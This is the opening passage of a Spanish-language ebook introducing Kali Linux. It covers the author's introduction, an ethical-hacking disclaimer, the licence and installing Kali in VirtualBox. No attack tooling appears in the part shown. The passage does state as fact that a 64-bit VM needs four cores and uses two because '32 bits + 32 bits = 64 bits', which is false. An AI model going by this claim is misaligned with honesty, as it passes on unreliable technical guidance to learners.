



CURSO DE INTRODUCCIÓN A

KALI LINUX

POR EDER ORTEGA

Grupo de Seguridad y Hackers Éticos

ESCOM - IPN

www.multiaportes.com/kali

Índice

0.	Introducción.....	3
1.	Instalación de Kali Linux.....	6
2.	Introducción a la Terminal	20
3.	Seguridad en Redes.....	32
4.	Seguridad en Sistemas.....	45
5.	Seguridad Web	63
6.	Shell Script	71
7.	Para finalizar.....	85



¡Ten cuidado!

Si no bajaste este libro
desde **multiaportes.com/kali**,
podría estar alterado
y causarte problemas.



Introducción

Entrar a Internet cada vez se vuelve más sencillo y muchas empresas a lo largo del mundo han sabido aprovechar ese cambio, hoy incluso las televisoras más populares de mi país buscan de una manera desesperada de que sus usuarios consuman su deficiente contenido mientras interactúan en las redes sociales; pero bien dicen que el gobierno y los medios de comunicación son el reflejo de la misma sociedad.

Hace algunos años la gente a duras penas tenía activas cuentas en servicios como Hi5 y Windows Live Messenger, no se escuchaba decir palabras como *smartphone*, *ciberbullying*, *tablets*, *memes*...y quien lo hiciera quedaba como un bicho raro frente a todos. La gente no solía presumir su dinero, sus viajes y sus logros, tampoco tomarse fotos cada dos minutos y definitivamente el esnobismo era nulo a comparación de hoy día.

Para buena y mala suerte, toda la Internet resultó ser algo revolucionario: gracias a los esfuerzos de una cantidad enorme de desarrolladores, analistas, ingenieros, diseñadores y más ahora tenemos acceso a bastante más información y la interacción con personas físicamente lejanas ahora es más sencillo...inmediatamente los oportunistas vieron oro puro frente a ellos: los buenos se han matado desarrollando software y liberando su código fuente, compartiendo sus conocimientos a través de libros y tutoriales, subiendo software legal o ilegalmente mientras los malos se han limitado a compartir memes, tweets con chistes malísimos y videoblogs; tanto que lo único envidiable de estos últimos es su enorme golpe de suerte para conseguir cantidades enormes de dinero con muy poco esfuerzo.

A final de cuentas vemos que la sociedad prefiere contenido basura como “entretenimiento” y no aprovechar esos minutos en aprender algo nuevo o desarrollar alguna de sus habilidades; particularmente la sociedad de mi país es víctima de malas costumbres y malas actitudes. Así que no limitaré a quejarme como el 93% de los mexicanos, también colaboraré como el 7% restante compartiendo mis conocimientos con aquellas personas que con mucho ánimo buscan

aprovechar su tiempo y aprender algo bueno cada día, independientemente si gustan del contenido basura que mencioné algunas líneas atrás o lo aborrecen tanto como yo.

Y tú querido lector, **¿eres estudiante de nuevo ingreso en la ESCOM?** Tus compañeros de semestres más avanzados te damos la bienvenida a una fantástica escuela con profesores con una formación académica bastante rigurosa y amplia experiencia pero que a la vez algunos de ellos son lo suficientemente estúpidos como para devolverte un saludo de buenos días (literalmente), donde su comunidad estudiantil es impresionantemente apática pero aun así conocerás gente que sabe bastante y siempre estará dispuesta a explicarte algunas cosas que no entiendas; en cambio recuerda que el autodidactismo será tu mejor arma a lo largo de la carrera.

Acerca del curso

Inicialmente el curso era presencial para alumnos inscritos en alguna escuela del Instituto Politécnico Nacional, pero gracias a varios usuarios de otros países que les gustó la idea y se mostraron interesados en participar junto a una situación que llevó a la institución educativa a una huelga estudiantil durante un par de meses, me di a la tarea de hacer este libro digital y compartirlo gratuitamente a través de [mi blog MultiAportes](#).

Cabe destacar que el curso presencial más que nada es un grupo de autoestudio en el que el ponente intercambia conocimientos con el resto del grupo y a la vez ellos también comparten sus conocimientos tanto con el ponente como con el resto de los compañeros; dicho en otras palabras si alguien conoce más que el resto del grupo sobre un tema en particular, tanto él como el ponente serán quienes apoyan a los compañeros a entender dicho tema de una manera bastante sencilla y sin rodeos.

El propósito del curso es dar una introducción a las herramientas que posee integradas la distribución Kali mediante explicaciones sencillas para que cualquier persona con conocimientos mínimos sobre GNU/Linux pueda practicar cómodamente desde su casa; también se darán consejos y un poco de teoría a lo largo de cada capítulo de este ebook.

Sin embargo, el autor de este ebook no es responsable de pérdida de información o daños de hardware y software del usuario bajo ningún motivo; de la misma manera tampoco se hará responsable ante daños ocasionados en plataformas ajenas con lo aprendido en este curso. Todos los conocimientos compartidos se hacen bajo la categoría de Hacking Ético, donde su filosofía es aprender sobre el funcionamiento de las cosas solamente en sistemas propios del practicante o en su defecto sistemas donde se tenga autorización para hacerlo.

Licencia del ebook del curso

El libro se distribuye bajo la licencia Creative Commons, por lo que es necesario hacer mención al autor **Eder Ortega Ortuño** cada vez que se distribuya este material y los relacionados (como videos y artículos alojados en el sitio web de MultiAportes).

Por otra parte, el contenido del libro es gratuito y bajo los términos de la misma licencia es posible crear contenidos derivados de propósito comercial o no comercial mientras dichos derivados sean compartidos con la misma licencia.

Si gustas leer más sobre la licencia que protege a este contenido, puedes consultarlo en el sitio web de [CreativeCommons](https://creativecommons.org/).





Instalación de Kali Linux

Cada vez que alguien común escucha el término Linux lo asocia a hackers de las películas introduciendo comandos en la típica pantalla negra con textos verdes que contiene palabras extrañas y números en formato hexadecimal para hacer estallar una bomba o provocar un apagón en la ciudad; sin saber que ellos indirectamente suelen usar Linux cuando utilizan su teléfono celular con Android para checar sus mensajes de Whatsapp.

Quizás algo que me ayudó en estos años con Linux fue nunca tenerle miedo; desde el año 2009 vengo trasteando con GNU/Linux gracias a la cantidad de información disponible en foros de los cuales fui miembro activo; personalmente comencé con Ubuntu 9.04 y desde ese mismo momento me hice fanático del entorno de escritorio GNOME, que por cierto es un proyecto orgullosamente latinoamericano hecho por dos mexicanos que en ese momento estudiaban en alguna facultad de la UNAM.

Yo estuve cuando Canonical (la empresa detrás de Ubuntu) mandaba discos de instalación de Ubuntu por correo estándar o cuando la misma comenzó a incorporar su entorno de escritorio Unity (el que usa actualmente) y que provocó molestias en muchos usuarios que ya nos habíamos adaptado a GNOME 2. También en su momento pude jugar con el gestor de ventanas Compiz que ofrecía unos efectos buenísimos en las ventanas como efectos gelatinosos, fuego con el cursor e incluso un cubo de escritorios 3D. [En este video](#) puedes ver durante algunos segundos cómo lucía Compiz en la PC familiar de mi casa hace un par de años.



Mis discos de Ubuntu que más de una vez me salvaron de perder el sistema

Sin embargo, Ubuntu eventualmente se volvía demasiado problemático arrojando errores aleatorios que nunca supe resolver así que de un momento a otro dejé de usarlo y más tarde lo eliminé. Además lo usaba solamente para experimentar y luego volvía al Windows de siempre dejándolo sin utilizar durante meses.

En fin, yo no aprendí GNU/Linux en serio hasta que decidí dar un enorme paso y con mis pocos conocimientos instalé ArchLinux, una distro enfocada a usuarios expertos con una enorme cantidad de documentación. Aun así, me enfrenté a bastantes problemas y descuidos que me hicieron perder información de mis discos, pero no me di por vencido y lo mejor es que todo lo aprendido me agradó bastante y motivó a compartir con ustedes.

Instalando Kali Linux

En la primera clase del curso presencial vimos un poco de teoría sobre conceptos básicos de Linux y GNU/Linux, leyes de seguridad informática en México y un par de cosas más antes de comenzar la instalación de Kali Linux; si gustas consultar esos y otros detalles adicionales puedes leer [el siguiente artículo](#) en el blog de MultiAportes.

Posiblemente ya hayas instalado en alguna ocasión otra distro en tu computadora o máquina virtual, pero en este capítulo me enfocaré a la instalación sencilla para aquellos que nunca hayan instalado GNU/Linux y vean que no suele ser difícil.

La instalación de Kali Linux la haré en una máquina virtual (digamos que una máquina virtual es una computadora virtual dentro de tu computadora en la que puedes instalar otros sistemas operativos y jugar con ellos sin tanto riesgo) pero si deseas puedes hacerlo en tu propia computadora real, solo considera que puede ser más complejo y no lo recomiendo para usuarios poco experimentados, además de que te verás obligado a respaldar tu información importante por si algo sale mal. Por motivos de simplicidad nos limitaremos a trabajar en una máquina virtual.

Para comenzar a trabajar en esto necesitaremos un programa que nos permita crear máquinas virtuales: hay varios de ellos como **VMWare** (necesitas comprar una licencia) o **VirtualBox** (gratuito y además de código libre). Como no pienso extenderme crackeando licencias de VMWare, utilizaré VirtualBox, pero recuerda que eres libre de utilizar la que gustes.

Descargando Kali Linux

Lo fundamental de todo esto es descargar la imagen de disco de Kali Linux, para eso iremos a su sitio web oficial y seleccionaremos la imagen de 32 bits a menos que necesites instalar la versión de 64 bits; considera que la versión de 64 bits requiere más recursos del sistema y si la piensas ejecutar en una máquina virtual tendrás que tener suficiente memoria RAM y por lo menos cuatro núcleos de tu microprocesador (de los cuales la máquina virtual utilizará dos ya que $32 \text{ bits} + 32 \text{ bits} = 64 \text{ bits}$).

Será un proceso largo de acuerdo con tu velocidad de conexión ya que la imagen pesa bastante, así que ten paciencia.

Official Kali Linux Downloads

You can download official Kali Linux releases from the following links:

DOWNLOAD YOUR FLAVOUR OF KALI LINUX

IMAGE NAME	VERSION	DIRECT	TORRENT	SIZE	SHA1SUM
Kali Linux 64 bit ISO	1.0.9a	ISO	Torrent	2.9G	2744d50f56c3d6332bc75e676f36aad3058d0aad
Kali Linux 32 bit ISO	1.0.9a	ISO	Torrent	3.0G	89acef59694abc6858da681bb466355f6a31fdb6
Kali Linux ARMEL Image	1.0.9a	Image	Torrent	2.1G	5e98e48a26c877fa3ab288bcc62eb6993c4c2139
Kali Linux ARMHF Image	1.0.9a	Image	Torrent	2.0G	06a849d325e397e1703b8e2769c472a7f215311c

Opcionalmente si tienes los conocimientos necesarios, puedes checar el hash de tu archivo una vez que terminó de descargarse y compararlo con el mostrado en la misma página: si son iguales no hay problema, pero si son diferentes significa que algo salió mal y tendrás qué descargarlo de vuelta.

Creando nuestra primera máquina virtual

También tendremos qué descargar e instalar **VirtualBox** antes de iniciar, así que iremos a su sección de descargas y seleccionamos la versión para Windows (suponiendo que usas Windows, aunque también está disponible para GNU/Linux y Mac). Tan pronto lo descarguemos, lo instalamos como cualquier otro programa (Siguiente > Siguiente > Siguiente > ... > Finalizar) y listo.



VirtualBox

Download VirtualBox

Here, you will find links to VirtualBox binaries and its source code.


VirtualBox binaries

By downloading, you agree to the terms and conditions of the respective license.


- **VirtualBox platform packages.** The binaries are released under the terms of the GPL version 2.
 - **VirtualBox 4.3.20 for Windows hosts** [↗ x86/amd64](#)
 - **VirtualBox 4.3.20 for OS X hosts** [↗ x86/amd64](#)
 - **VirtualBox 4.3.20 for Linux hosts**
 - **VirtualBox 4.3.20 for Solaris hosts** [↗ amd64](#)

[About](#)
[Screenshots](#)
[Downloads](#)
[Documentation](#)
 [End-user docs](#)
 [Technical docs](#)
[Contribute](#)


Posteriormente lo ejecutamos y la primera ventana que veremos será una similar a la siguiente, que es donde gestionamos nuestras máquinas virtuales; en mi caso yo ya tengo configuradas tres de ellas, así que ignóralas.




Sin tantos rodeos vamos a crear una nueva máquina virtual, para ello vamos al botón *Nueva* y nos aparecerá el asistente de configuración, el cual configuraremos de acuerdo a la siguiente pantalla (recuerda que debes seleccionar la versión de 32 bits si descargaste esa versión).



Posteriormente selecciona la cantidad de RAM que le darás al sistema virtualizado, yo al haber seleccionado una versión de 64 bits le daré como recomendado 2GB de RAM.



Luego podrás crear un disco duro virtual (en realidad es un archivo que se guarda en tu disco) para que allí instalemos Kali. Descuida, en ese archivo se guardará todo el sistema que instalarás más tarde y no dañará tu sistema actual ni tus archivos reales. Para que te aparezca la siguiente ventana, selecciona el botón de *Ocultar descripción* y coloca los parámetros a continuación.



Cuando le des al botón *Crear*, ahora tu nueva máquina virtual aparecerá en el listado de la interfaz principal de VirtualBox.


Instalando Kali en la máquina virtual


A partir de aquí los pasos serán similares si instalas en una máquina virtual o en una computadora, sin embargo es más riesgosa la última opción si no eres un usuario experimentado.

Opcionalmente, antes de arrancar con la instalación del sistema puedes configurar detalles más técnicos de la máquina virtual por si gustas experimentar un poco más o tienes problemas muy particulares, sin embargo omitiré esta sección y a cambio abriré una invitación para que publiques tus dudas en el [foro de TutorPC](#).


Tan pronto terminemos de crear una máquina virtual y tengamos descargada la imagen de disco de Kali Linux, arrancaremos nuestra nueva máquina virtual pinchando en el botón *Iniciar*.

Como por ahora no tenemos algún sistema configurado para que arranque con esa máquina, nos aparecerá el siguiente diálogo en el que especificaremos el archivo a cargar: en nuestro caso será la imagen ISO de Kali Linux. Simplemente le damos click al ícono amarillo y dentro del explorador de archivos seleccionamos la imagen de Kali.





Una vez le demos en el botón *Iniciar* nos aparecerá el menú siguiente con varias opciones como el modo LiveCD para probarlo sin instalarlo, instalar en una USB, instalar en modo avanzado o instalar en modo gráfico. Como la última es la más sencilla de entender, seleccionaremos *Graphical Install*.





Luego seleccionaremos el idioma Español para facilitar un poco para los que no dominan el Inglés, sin embargo será indispensable a lo largo del curso ya que no todas las aplicaciones están traducidas al Español.




Incluso si seleccionamos otro idioma distinto al Inglés nos aparecerá una ventana de confirmación diciéndonos básicamente que no todo está traducido.



Continuamos, ahora elegiremos nuestro país con motivos de ubicación, distribución de teclado, zona horaria, etc. Tras eso seleccionamos la distribución de teclado Latinoamericana.



Tras ello elegiremos un nombre para la máquina (esto es para identificarla por ese nombre cuando esté conectada a una red). El nombre de dominio de la siguiente pantalla lo deberás dejar en blanco.



KALI LINUX

Configurar la red

Por favor, introduzca el nombre de la máquina.


El nombre de máquina es una sola palabra que identifica el sistema en la red. Consulte al administrador de red si no sabe qué nombre debería tener. Si está configurando una red doméstica puede inventarse este nombre.

Nombre de la máquina:

MaquinaKali_MultiAportes

Capturar la pantalla Retroceder Continuar

Luego selecciona una contraseña para el superusuario (el administrador, es decir aquel usuario que tendrá los máximos privilegios dentro de Kali)



KALI LINUX

Configurar usuarios y contraseñas

Necesita definir una contraseña para el superusuario («root»), la cuenta de administración del sistema. Podría tener graves consecuencias que un usuario malicioso o un usuario sin la debida cualificación tuviera acceso a la cuenta del administrador del sistema, así que debe tener cuidado y elegir una contraseña para el superusuario que no sea fácil de adivinar. No debería ser una palabra que se encuentre en el diccionario, o una palabra que pueda asociarse fácilmente con usted.

Una buena contraseña debe contener una mezcla de letras, números y signos de puntuación, y debe cambiarse regularmente.

La contraseña del usuario «root» (administrador) no debería estar en blanco. Si deja este valor en blanco, entonces se deshabilitará la cuenta de root creará una cuenta de usuario a la que se le darán permisos para convertirse en usuario administrador utilizando la orden «sudo».

